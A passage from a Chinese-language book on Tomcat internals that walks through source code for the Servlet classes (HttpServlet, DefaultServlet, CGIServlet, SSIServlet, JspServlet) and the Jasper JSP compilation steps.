            sb.append("&tag=");
            sb.append(URLEncoder.encode(tag, getCharset()));
        }
    } catch (UnsupportedEncodingException e) {
    }
}
```

```
//提交命令执行部署
execute(sb.toString(), stream, contentType, contentLength);
}
```

调用该任务类后，被执行的 WAR 的 Web 应用就被成功部署了，但是还不能被访问，需要再执行 `install` 和 `start` 才能够访问。

10.2.5 启动应用任务类 `StartTask`

该类用于执行启动应用的任务，它只有一个参数，即应用的上下文 `path`。

该类通过函数 `execute()` 执行启动应用的任务。`execute()` 函数主要做了两个工作：

- ❷ 组件部署命令，如 `/start?path=test`;
- ❷ 调用父类的 `execute()`，提交命令执行启动任务。

其实现的代码如下：

```
public void execute() throws BuildException {
    try {
        execute("/start?path=" + URLEncoder.encode(this.path,
            getCharset()));
    } catch (UnsupportedEncodingException e) {
    }
}
```

调用该任务类后，该应用就可以访问了。

10.3 Servlet 类

Tomcat 是 Servlet 和 JSP 的容器，而 JSP 又是建立在 Servlet 基础之上的。Tomcat 提供的 Servlet 解析是其主要的服务内容。

处理 Servlet 的类主要位于目录 `org.apache.catalina.servlets` 中。下面来详细分析这些类是如何工作的。

10.3.1 Servlet 类关系图

根据基础篇的知识可知，Tomcat 能够响应的请求文件类型有 HTML、图片、CSS、Servlet、CGI、SSI、JSP。前三种属于静态资源，后四种属于动态资源。Tomcat 使用 `DefaultServlet` 响应静态资源，使用 `InvokerServlet` 响应 Servlet 请求，使用 `CGIServlet` 响应 CGI 请求，使用 `org.apache.catalina.ssi.SSIServlet` 响应 SSI 请求，使用 `org.apache.jasper.servlet.JspServlet` 响应 JSP 请求。

首先来看看这些类的 UML 关系图，如图 10-3 所示。

所有的 Tomcat 的 Servlet 都继承一个父类 `javax.servlet.http.HttpServlet`，该类又继承自 `javax.servlet.GenericServlet`。下面分别来看看这些类的功能和工作原理。




图 10-3 Servlet 类关系图

10.3.2 javax.servlet.GenericServlet

该类是 Servlet 类的最上层父类，该类定义了一个通用的、与协议无关的 Servlet。GenericServlet 实现了 Servlet、ServletConfig、Serializable 接口，它可以直接被 Servlet 继承，但继承一个指定协议的子类（比如 HttpServlet）更加常用。

GenericServlet 使得重写 Servlet 更容易。它提供了生命周期方法 init、destroy 和 ServletConfig 接口方法的简单版本。GenericServlet 也实现了在 ServletContext 接口中声明的 log 方法。写一个通用的 servlet，你只需要重写抽象方法 Service。

该类定义了以下的一些常用的函数供实现类实现：

- ⌘ public GenericServlet(): 不做任何事。所有 Servlet 初始化都由某个 init 方法完成。
- ⌘ public void destroy(): 由 Servlet 容器调用，表示 Servlet 正被清除出服务。参见父类 Servlet.destroy()。
- ⌘ public String getInitParameter(String name): 返回命名的初始化参数的对应 String 值，如果参数不存在，则返回 null。参见 ServletConfig.getInitParameter(java.lang.String)，该方法从 Servlet 的 ServletConfig 对象中获得指定名称的参数值。
- ⌘ public Enumeration getInitParameterNames(): 返回 String 对象的 Enumeration 形式的 Servlet 初始化参数名称，如果 Servlet 不含初始化参数，返回一个空 Enumeration。参见 ServletConfig.getInitParameterNames()，该方法从 Servlet 的 ServletConfig 对象中获得参数名称。
- ⌘ public ServletConfig getServletConfig(): 返回 Servlet 的 ServletConfig 对象。
- ⌘ public ServletContext getServletContext(): 返回正在运行的 Servlet 的 ServletContext 的引用。参见 ServletConfig.getServletContext()，该方法从 Servlet 的 ServletConfig 对象中获得上下文。

- ❷ `public String getServletInfo()`: 返回 Servlet 的信息, 例如作者、版本和版权。默认返回空字符串。重写本方法, 可以让它返回一个有意义的值。参见 `Servlet.getServletInfo()`。
- ❷ `public void init(ServletConfig config)`: 由 Servlet 容器调用, 表示 Servlet 正被放入服务。参见 `Servlet.init(javax.servlet.ServletConfig)`, 该实现保存了从 Servlet 容器接收到的 `ServletConfig` 对象留作后用。重写该方法时, 应调用 `super.init(config)`。
- ❷ `public void init()`: 能被重写的简便方法, 以至于不需调用 `super.init(config)`。它将会被 `GenericServlet.init(ServletConfig config)` 调用。
- ❷ `public abstract void service(ServletRequest req, ServletResponse res)`: 由 Servlet 容器调用, 允许 Servlet 响应请求。参见 `Servlet.service(javax.servlet.ServletRequest, javax.servlet.ServletResponse)`, 该方法被声明为抽象, 所以子类 (如 `HttpServlet`) 必须重载它。
- ❷ `public String getServletName()`: 返回 Servlet 实例的名称。参见 `ServletConfig.getServletName()`。

这里的方法都是我们常用的, 每一种 Servlet 实现类都对一些函数进行了重写, 来实现自己的功能。

接口 `javax.servlet.Servlet` 定义了所有 Servlet 类必须实现的方法, 包括 `init()`、`service()`、`destroy()`。`javax.servlet.ServletConfig` 定义了 Servlet 配置对象, 用于进行 Servlet 间参数传递。

10.3.3 javax.servlet.http.HttpServlet

该类实现了 HTTP 协议的 `GenericServlet`, 重写了 Servlet 接口要求的函数, 并增加了 HTTP 协议下的特殊操作函数。如果需要写一个 HTTP Servlet 用于 Web 应用, 那么该 Servlet 应当继承 `HttpServlet`。

`HttpServlet` 类主要做了四项工作:

(1) 绑定资源文件: `javax.servlet.http.LocalStrings`, 供 HTTP 访问期间的错误和警告信息提示;

(2) 访问 HTTP Header 信息, 定义了两个变量:

```
private static final String HEADER_IFMODSINCE = "If-Modified-Since";
//是否被修改
private static final String HEADER_LASTMOD = "Last-Modified";
//上次修改时间
```

(3) 重写 HTTP 协议的 `Service` 函数, 该函数用以根据 HTTP 请求的命令, 选择不同的函数 (下面的第四点中记录的) 来进行不同的操作。代码如下:

```
if (method.equals(METHOD_GET)) {
    doGet(req, resp);
} else if (method.equals(METHOD_HEAD)) {
    doHead(req, resp);
} else if (method.equals(METHOD_POST)) {
    doPost(req, resp);
} else if (method.equals(METHOD_PUT)) {
```

```

doPut(req, resp);
} else if (method.equals(METHOD_DELETE)) {
doDelete(req, resp);
} else if (method.equals(METHOD_OPTIONS)) {
doOptions(req, resp);
} else if (method.equals(METHOD_TRACE)) {
doTrace(req, resp);
}

```

(4) 实现不同请求命令的处理函数，通过 `Service` 转发并选择。该类共定义了以下七种 HTTP 请求的命令：

```

private static final String METHOD_DELETE = "DELETE";
private static final String METHOD_HEAD = "HEAD";
private static final String METHOD_GET = "GET";
private static final String METHOD_OPTIONS = "OPTIONS";
private static final String METHOD_POST = "POST";
private static final String METHOD_PUT = "PUT";
private static final String METHOD_TRACE = "TRACE";

```

对每一种命令都提供了一个处理的函数。

DELETE 命令

客户端调用该命令删除服务器上的一个文档。有访问权限的用户都能够调用该命令，执行该命令时会先进行该文档的备份。在执行删除时，会检查协议的合法性：

```

String protocol = req.getProtocol();
String msg = lStrings.getString("http.method_delete_not_supported");
if (protocol.endsWith("1.1")) {
resp.sendError(HttpServletResponse.SC_METHOD_NOT_ALLOWED, msg);
} else {
resp.sendError(HttpServletResponse.SC_BAD_REQUEST, msg);
}

```

HEAD 命令

用 `HEAD` 命令可以检索网页的状态。命令格式：`HEAD/HTTP/1.1`。如果我们只对关于网页或资源的信息感兴趣，而不想检索资源本身的全部内容，可以使用 `HEAD` 命令。`HEAD` 的使用方法与 `GET` 正好相同，只是它不返回 Web 页的正文内容。当一个 Web 页的内容被更新时，可以使用这个命令通知你。它也可以使浏览器作出是否根据其大小下载网页的决定。代码如下所示，先通过 `NoBodyResponse` 去掉 body 实体，再进行 `Get` 处理：

```

NoBodyResponse response = new NoBodyResponse(resp);
doGet(req, response);
response.setContentLength();

```

GET 命令

`GET` 方法可以发送多块数据，各数据用“&”字符隔开，`GET` 方法是默认的 HTTP 请求方法。我们常用 `GET` 方法来提交表单数据，然而用 `GET` 方法提交的表单数据只经过了简单的编码，同时它将作为 URL 的一部分向 Web 服务器发送，因此，如果使用 `GET` 方法来提交表单数据就存在着安全隐患。例如 `Http://127.0.0.1/login.jsp?user=tomcat`，很容易就可以辨认出表单提交的内容（问号之后的内容）。另外由于 `GET` 方法提交的数据是作为

URL 请求的一部分，所以提交的数据量不能太大，最大为 1024 字节。它也会先进行错误检查，代码如下所示：

```
String protocol = req.getProtocol();
String msg = lStrings.getString("http.method_get_not_supported");
if (protocol.endsWith("1.1")) {
    resp.sendError(HttpServletResponse.SC_METHOD_NOT_ALLOWED, msg);
} else {
    resp.sendError(HttpServletResponse.SC_BAD_REQUEST, msg);
}
```

OPTIONS 命令

OPTIONS 命令用于查询或设定 URI 旗号，通过这个机制服务器得以和浏览器协商传输资料时要不要压缩、要不要缓存等。通过以下的代码来设置客户端可用的命令方式：

```
Method[] methods = getAllDeclaredMethods(this.getClass());
boolean ALLOW_GET = false;
boolean ALLOW_HEAD = false;
boolean ALLOW_POST = false;
boolean ALLOW_PUT = false;
boolean ALLOW_DELETE = false;
boolean ALLOW_TRACE = true;
boolean ALLOW_OPTIONS = true;

for (int i=0; i<methods.length; i++) {
    Method m = methods[i];
    if (m.getName().equals("doGet")) {
        ALLOW_GET = true;
        ALLOW_HEAD = true;
    }
    if (m.getName().equals("doPost"))
        ALLOW_POST = true;
    if (m.getName().equals("doPut"))
        ALLOW_PUT = true;
    if (m.getName().equals("doDelete"))
        ALLOW_DELETE = true;
}

String allow = null;
if (ALLOW_GET)
    if (allow==null) allow=METHOD_GET;
if (ALLOW_HEAD)
    if (allow==null) allow=METHOD_HEAD;
    else allow += ", " + METHOD_HEAD;
if (ALLOW_POST)
    if (allow==null) allow=METHOD_POST;
    else allow += ", " + METHOD_POST;
if (ALLOW_PUT)
    if (allow==null) allow=METHOD_PUT;
    else allow += ", " + METHOD_PUT;
if (ALLOW_DELETE)
    if (allow==null) allow=METHOD_DELETE;
    else allow += ", " + METHOD_DELETE;
if (ALLOW_TRACE)
    if (allow==null) allow=METHOD_TRACE;
    else allow += ", " + METHOD_TRACE;
```



```

if (ALLOW_OPTIONS)
    if (allow==null) allow=METHOD_OPTIONS;
    else allow += ", " + METHOD_OPTIONS;
resp.setHeader("Allow", allow);

```

POST 命令

POST 方法是 GET 方法的一个替代，它主要是向 Web 服务器提交表单数据，尤其是大批量的数据。POST 方法克服了 GET 方法的一些缺点。通过 POST 方法提交表单数据时，数据不是作为 URL 请求的一部分而是作为标准数据传送给 Web 服务器，这就克服了 GET 方法中的信息无法保密和数据量太小的缺点。因此，出于安全的考虑以及对用户隐私的尊重，通常表单提交时采用 POST 方法。它也会先进行错误检查，代码如下所示：

```

String protocol = req.getProtocol();
String msg = lStrings.getString("http.method_post_not_supported");
if (protocol.endsWith("1.1")) {
    resp.sendError(HttpServletResponse.SC_METHOD_NOT_ALLOWED, msg);
} else {
    resp.sendError(HttpServletResponse.SC_BAD_REQUEST, msg);
}

```

PUT 命令

PUT 命令用以向 Web 服务器提交少量数据。

当 PUT 指定的网页不存在时，会自动新增网页，否则就是要取代旧网页或变更名称。

```

String protocol = req.getProtocol();
String msg = lStrings.getString("http.method_put_not_supported");
if (protocol.endsWith("1.1")) {
    resp.sendError(HttpServletResponse.SC_METHOD_NOT_ALLOWED, msg);
} else {
    resp.sendError(HttpServletResponse.SC_BAD_REQUEST, msg);
}

```

TRACE 命令

TRACE 命令用来做应用层的返回循环追踪，可以配合 OPTIONS 指定 Max-Forwards 属性来决定追踪的深度，使用此指令将追踪出所经过的代理。执行的过程如下：

```

int responseLength;
String CRLF = "\r\n";
String responseString = "TRACE " + req.getRequestURI() +
    " " + req.getProtocol(); //响应的字符串
Enumeration reqHeaderEnum = req.getHeaderNames();
//取得头信息
while( reqHeaderEnum.hasMoreElements() ) {
    String headerName = (String)reqHeaderEnum.nextElement();
    responseString += CRLF + headerName + ": " +
        req.getHeader(headerName);
}
//返回响应消息
responseString += CRLF;
responseLength = responseString.length();
resp.setContentType("message/http");
resp.setContentLength(responseLength);
ServletOutputStream out = resp.getOutputStream();
out.print(responseString);

```

```
out.close();
return;
```

10.3.4 DefaultServlet

DefaultServlet 提供静态资源和目录列表解释服务（如果目录列表选项打开的话），它继承自 `javax.servlet.http.HttpServlet`。

前面讲 Servlet 的配置时已经讲解了 DefaultServlet 的初始化参数，该类定义了以下的参数变量用以保存这些参数：

- ⌘ debug: 调试级别，有效的值为 0、1、11、1000。
- ⌘ listings: 如果没有欢迎文件（通常是 index 文件），指示是否允许目录被列表。值为 true 或 false。
- ⌘ readmeFile: 如果出现了目录列表，readmeFile 也将出现在列表中。这个文件可以包含 HTML。默认值为 null。
- ⌘ globalXsltFile: 如果你想自己定义目录列表，你可以使用 XSL transformation（转型语言）。这个值是一个给所有目录列表使用的绝对文件名。但每个 Web 应用也可以通过在自己的 web.xml 中声明 default servlet.xml 的格式下面会有。
- ⌘ localXsltFile: 你也可以通过对目录配置 localXsltFile 来定义目录列表。它在将要列表的目录中是一个相对文件名，重载 globalXsltFile。如果这个参数赋了值而文件不存在，则使用 globalXsltFile 参数的定义。如果 globalXsltFile 文件也不存在，则显示默认列表。
- ⌘ input: 读取资源时的输入缓冲区（按字节）；默认值为 2048。
- ⌘ output: 写资源的输出缓冲区；默认值为 2048。
- ⌘ readonly: 决定是否只读。当为 true 时，将拒绝 HTTP 指令 PUT 和 DELETE；默认值为 true。

在该 Servlet 初始化时，调用 `init()` 函数执行这些参数的初始化。读取参数的函数为 `getServletConfig().getInitParameter()`。

该类还重写了父类的 `doHead()`、`doGet()`、`doPost()`、`doPut()` 方法，它们调用内部函数 `serveResource()` 来返回服务资源内容。当取得了输出文件的内容之后，建立与输出流之间的连接：

```
try {
    ostream = response.getOutputStream();
} catch (IllegalStateException e) {
    // 如果失败且是文本文件，则建立 Writer 类型对象
    if ( (contentType == null) || (contentType.startsWith("text")) ) {
        writer = response.getWriter();
    }
}
```

并通过调用 `copy()` 和 `copyRange()` 函数执行往输出流 ostream 或 writer 的内容输出。

10.3.5 InvokerServlet

所有 `/servlet/*` 模式的 url，都会交给 `org.apache.catalina.servlets.InvokerServlet` 来处理。

或者说,所有/servlet/*模式的 url,其实都是调用 `InvokerServlet` 这个类,而 `InvokerServlet` 本身也是一个 `Servlet`,它也是从 `HttpServlet` 继承而来的。

这样,我们自己的 `Servlet` 就能够通过特定的 url 执行,即/servlet/OurServlet。当然,也可以定义任何的 url pattern,而不一定是/servlet/*。

该类中 `doGet()`、`doPost()`、`doPut()`方法调用了 `serveRequest()`执行自身的操作。在该函数中,在做了一系列的准备工作之后,通过容器创建了一个 `Servlet` 的实例:

```
Servlet instance = null;
try {
    instance = wrapper.allocate();
} catch (ServletException e) {
}
```

再调用该实例的 `Service` 方法执行请求:

```
instance.service(wrequest, response);
```

在执行结束后,销毁该 `Servlet` 实例对象:

```
wrapper.deallocate(instance);
```

10.3.6 CGIServlet

Tomcat 的 CGI 支持在很大程度上与 Apache httpd's 相兼容,但是有一些局限(例如只有一个 `cgi-bin` 目录)。CGI 支持是通过使用 `Servlet` 类 `org.apache.catalina.servlets.CGIServlet` 来实现的。通常,这个 `Servlet` 与 URL pattern `"/cgi-bin/*"`相对应。

警告

CGI scripts 可以用于执行 Tomcat JVM 外部的程序。如果你在使用 Java SecurityManager,它可以绕过你的 `catalina.policy` 里的安全策略配置。

有几个 `Servlet` 初始参数可以用来配置 CGI servlet 的行为:

- ❷ `cgiPathPrefix`: CGI 搜寻路径从 Web 应用程序的 root directory+File.separator+this prefix 开始。默认的 `cgiPathPrefix` 是 `/WEB-INF/cgi`;
- ❷ `debug`: `Servlet` 日志的排错消息的详细程度,默认是 0;
- ❷ `executable`: 用来运行 script 的可执行程序,默认是 perl;
- ❷ `parameterEncoding`: 与 CGI servlet 一起使用的参数编码名称,默认是 `System.getProperty("file.encoding","UTF-8")`;
- ❷ `passShellEnvironment`: 指明 shell 环境变量是否传递到 CGI 脚本,默认为 false。

通过 `init()`中取得这些参数,赋给相应的变量,并调用 `getShellEnvironment()`函数取得系统的环境变量,其过程如下:

```
private Hashtable getShellEnvironment() throws IOException {
    Hashtable envVars = new Hashtable();
    Process p = null;
    Runtime r = Runtime.getRuntime();
    String OS = System.getProperty("os.name").toLowerCase();
    boolean ignoreCase;
```

```
//根据操作系统的类型，执行不同的运行时命令，输出系统的环境变量
if (OS.indexOf("windows 9") > -1) {
    p = r.exec( "command.com /c set" );
    ignoreCase = true;
} else if ( (OS.indexOf("nt") > -1)
    || (OS.indexOf("windows 20") > -1)
    || (OS.indexOf("windows xp") > -1) ) {
    p = r.exec( "cmd.exe /c set" );
    ignoreCase = true;
} else {
    p = r.exec( "env" );
    ignoreCase = false;
}

//读取环境变量列表，生成Hashtable并返回
BufferedReader br = new BufferedReader
    ( new InputStreamReader( p.getInputStream() ) );
String line;
while( (line = br.readLine()) != null ) {
    int idx = line.indexOf( '=' );
    String key = line.substring( 0, idx );
    String value = line.substring( idx+1 );
    if (ignoreCase) {
        key = key.toUpperCase();
    }
    envVars.put(key, value);
}
return envVars;
}
```

CGIServlet 在使 init()完成初始化后，使用该类的 doPost()和 doGet()方法调用下面的这段代码执行 CGI 脚本：

```
//CGI 运行环境变量
CGIEnvironment cgiEnv = new CGIEnvironment(req, getServletContext());
if (cgiEnv.isValid()) {
    //CGI 运行对象
    CGIRunner cgi = new CGIRunner(cgiEnv.getCommand(),
        cgiEnv.getEnvironment(), cgiEnv.getWorkingDirectory(),
        cgiEnv.getParameters());

    //如果是 POST 命令，需要设置 Input 属性
    if ("POST".equals(req.getMethod())) {
        cgi.setInput(req.getInputStream());
    }

    //执行脚本运行命令
    cgi.setResponse(res);
    cgi.run();
}
```

从上面的代码中可以发现，它使用了两个类 CGIEnvironment 和 CGIRunner，它们是该类的内部类，分别用以产生 CGI 的运行环境和执行 CGI 脚本。

CGIEnvironment

该类封装 CGI 在容器中的运行环境和规则，它定义了以下的变量：

```
ServletContext context = null;//Servlets 上下文
```

```
String contextPath = null;//上下文路径
String servletPath = null;//ServletURI
String pathInfo = null;//当前请求的路径信息
String webAppRootDir = null;//当前 Web 应用的路径
File tmpDir = null;//解压 war 脚本的临时路径
Hashtable env = null;//cgi 环境变量
String command = null;//被调用的 cgi 命令
File workingDirectory = null;//cgi 命令的工作路径
ArrayList queryParameters = new ArrayList();//cgi 命令查询参数
boolean valid = false;//是否需要验证
```

该类包含一个重要的函数 `expandCGIScript()`，用以解压 Web 应用的文档文件到工作目录，以便 CGI 脚本能够执行，也是为脚本的执行做准备工作。

CGIRunner

CGIRunner 类集成了 CGI 脚本运行的环境，通过输入输出流执行 CGI 脚本，为 `doPost` 或 `doGet` 服务。该类通过一个重要的函数 `run()` 来执行 CGI 脚本。这里使用了 `Runtime` 和 `Process` 的方法执行调用。首先读取脚本的内容，再执行以下调用：

```
rt = Runtime.getRuntime();
proc = rt.exec(cmdAndArgs.toString(), hashToStringArray(env), wd);
```

`exec()` 函数的第一个变量表示脚本命令，第二个变量表示环境变量，第三个变量为执行 CGI 脚本时的工作路径。在执行的过程中，需要等待 `Process` 执行结束，于是建立了一个等待线程：

```
new Thread() {
    public void run () {
        sendToLog(stdErrRdr) ;
    } ;
}.start() ;
```

执行结束后，取得 `Process` 输出的信息，建立与之的输入流连接：

```
InputStream cgiHeaderStream =
    new HTTPHeaderInputStream(proc.getInputStream());
BufferedReader cgiHeaderReader = new BufferedReader(new
    InputStreamReader(cgiHeaderStream));
```

并建立输出流准备输出执行结果信息：

```
OutputStream out = response.getOutputStream();
cgiOutput = proc.getOutputStream();
```

执行输出：

```
while ((bufRead = cgiOutput.read(bBuf)) != -1) {
    if (debug >= 4) {
        log("runCGI: output " + bufRead +
            " bytes of data");
    }
    out.write(bBuf, 0, bufRead);
}
```

10.3.7 SSIServlet

SSIServlet 继承自 `javax.servlet.http.HttpServlet`，用于处理 SSI 请求。Tomcat 为 SSI 提供了一个解释包，来执行 SSI 的服务，位于 `org.apache.catalina.ssi`。在 `server.xml` 文件中配置 SSIServlet 时指定了一些参数，因此该类首先定义了一些变量来保存这些参数：

```
int debug = 0; // 日志输出级别
boolean buffered = false; // 输出是否进行缓存
Long expires = null; // 过期时间
boolean isVirtualWebappRelative = false; // 虚拟目录
String inputEncoding = null; // 输入编码
String outputEncoding = "UTF-8"; // 输出编码
```

这些参数在 `init()` 中通过 `getServletConfig().getInitParameter()` 函数进行读取初始化。

该类接受请求的函数 `doGet()` 和 `doPost()` 调用 `requestHandler(req, res)` 来执行 SSI 命令的请求。该函数进行了一些路径和错误的处理，最后调用核心的处理函数 `processSSI(req, res, resource)` 来处理 SSI 命令。

`doPost()` 或 `doGet()` 函数主要调用了 SSI 的处理器函数。首先逐步建立与所要解释资源的连接：

```
URLConnection resourceInfo = resource.openConnection();
InputStream resourceInputStream = resourceInfo.getInputStream();
InputStreamReader isr = new InputStreamReader(resourceInputStream);
BufferedReader bufferedReader = new BufferedReader(isr);
```

然后调用 SSIProcessor 的处理函数进行 SSI 命令的处理：

```
ssiProcessor.process(bufferedReader, resourceInfo.getLastModified(),
    printWriter);
```

最后将处理的结果输出到 `printWriter`。

类 SSIProcessor 才是真正解释 SSI 命令的类，它将 SSI 的各种命令映射到各种处理类进行处理：

```
addCommand("config", new SSISConfig());
addCommand("echo", new SSIEcho());
addCommand("exec", new SSISExec());
addCommand("include", new SSIIInclude());
addCommand("flastmod", new SSIFlastmod());
addCommand("fsize", new SSIFsize());
addCommand("printenv", new SSIPrintenv());
addCommand("set", new SSISet());
SSIPConditional ssiConditional = new SSISConditional();
addCommand("if", ssiConditional);
addCommand("elif", ssiConditional);
addCommand("endif", ssiConditional);
addCommand("else", ssiConditional);
```

对于每一个命令，调用类 SSISCommand 接口的 `process()` 方法进行统一执行。

以上的过程可用图 10-4 所示的执行流程图表示。




图 10-4 SSIServlet 执行流程图

10.3.8 JSPServlet

该类继承自 `javax.servlet.http.HttpServlet`，用于处理 JSP 请求，位于 `org.apache.jasper.servlet`。

该类的 `init()` 方法执行参数的初始化，`service()` 执行请求。`service()` 函数中首先取得当前请求的 URL 地址，并赋给变量 `jspUri`，然后执行如下两个函数的调用：

② 预编译

```
boolean precompile = preCompile(request);
```

② 执行 JSP 请求

```
serviceJspFile(request, response, jspUri, null, precompile);
```

`serviceJspFile` 方法调用 `JspServletWrapper` 的方法：

```
JspServletWrapper wrapper = (JspServletWrapper) rctx.getWrapper(jspUri);
wrapper.service(request, response, precompile);
```

在 `JspServletWrapper` 的 `service()` 方法中，按照三步进行：首先调用 `JspCompilationContext` 的 `compile()` 方法执行 JSP 文件的编译，再调用自身的 `getServlet()` 方法加载编译后的类，最后调用被加载后类的 `service()` 方法，提供该请求 JSP 页面的响应结果。

其中 `JspCompilationContext` 的 `compile()` 方法执行了 JSP 的编译工作（详见下一节），其 `load()` 函数执行编译后类的加载工作，调用的是 `URLClassLoader` 的 `loadClass()` 函数。

这个过程的序列图如图 10-5 所示。




图 10-5 JSPServlet 调用过程序列图

10.4 Jasper 编译过程

上一节介绍了 Tomcat 的基础服务 Servlet 类,本节对基于 Servlet 服务的 JSP 进行解析。

在图 10-5 中,除了 JSPServlet 执行 JSP 文件的响应以外,在服务之前还有一个重要的工作,就是对被请求的 JSP 文件进行编译。

从该图中可以看出,编译是在 JspServletWrapper 类调用 service()之前进行的,它调用的是 JspCompilationContext 类的 compile()。该函数首先调用了自身的 createCompiler()加载编译器,再调用 compile()进行编译,共经历了三步操作。

10.4.1 加载类编译器

createCompiler()函数进行了编译器类的加载。默认情况下,它会先加载 JDT 的编译器 org.apache.jasper.compiler.JDTCompiler,如果加载不成功,则加载 Ant 的编译器 org.apache.jasper.compiler.AntCompiler。代码如下:

```

jspCompiler = createCompiler("org.apache.jasper.compiler.JDTCompiler");
if (jspCompiler == null) {
    jspCompiler =
        createCompiler("org.apache.jasper.compiler.AntCompiler");
}
  
```

其中的 createCompiler()用于该编译器的类加载。再创建编译器类的实例:

```

compiler = (Compiler)
    Class.forName(className).newInstance();
  
```

加载完该编译器之后，调用该编译器的 `generateClass()` 进行类的编译。

上面提到，编译器有两种，它们都有一个编译产生二进制 Class 文件的函数 `generateClass()`。它们和 `Compiler` 的关系如图 10-6 所示。

由图可见，这两个编译器都继承了抽象类 `Compiler`。因此我们可以自定义编译器的类。




图 10-6 `Compiler` 类关系图

10.4.2 由 JSP 产生 Java 源文件

`JspCompilationContext` 的 `compile()` 方法调用 `Compiler` 类的 `generateJava()` 函数，用以将 JSP 文件转化为 Java 源文件。其主要步骤如下：

首先取得要生成 Java 文件的名称：

```
String javaFileName = ctxt.getServletJavaFileName();
servletJavaFileName = getOutputDir() + getServletClassName() + ".java";
```

可见，新的文件名由目录名、类名、Java 扩展名组成。

然后调用 `ParserController` 的 `parse()` 解析原有 JSP 文件：

```
ParserController parserCtl = new ParserController(ctxt, this);
pageNodes = parserCtl.parse(ctxt.getJspFile());
```

再调用 `Generator` 的 `generate()` 方法产生 Java 代码：

```
Generator.generate(writer, this, pageNodes);
```

在该类中，你可以看到类似于以 “_jspx” 开头的各种函数名，这就是我们平时看到的 JSP 编译 Java 文件时为什么有这些固定名称的原因。

10.4.3 由 Java 源文件编译为 class 文件

通过以上介绍可知，有两种类型的编译器，它们都继承了 `Compiler` 的 `generateClass()` 方法来实现不同的编译工作。

JDT Compiler

该编译器是 Java Develop Tool 的编译器工具。

在 `generateClass()` 中，首先设置编译的参数：

```
settings.put(CompilerOptions.OPTION_LineNumberAttribute,
    CompilerOptions.GENERATE);
settings.put(CompilerOptions.OPTION_SourceFileAttribute,
    CompilerOptions.GENERATE);
settings.put(CompilerOptions.OPTION_ReportDeprecation,
    CompilerOptions.IGNORE);
settings.put(CompilerOptions.OPTION_Encoding,
    ctxt.getOptions().getJavaEncoding());
settings.put(CompilerOptions.OPTION_LocalVariableAttribute,
    CompilerOptions.GENERATE);
```

再根据 Java 的版本设置版本号（目前的 Java 版本包括 1.1、1.2、1.3、1.4、1.5，默认情况下采用 1.5）：

```
String opt = ctxt.getOptions().getCompilerSourceVM();
if(opt.equals("1.1")) {
    settings.put(CompilerOptions.OPTION_Source,
        CompilerOptions.VERSION_1_1);
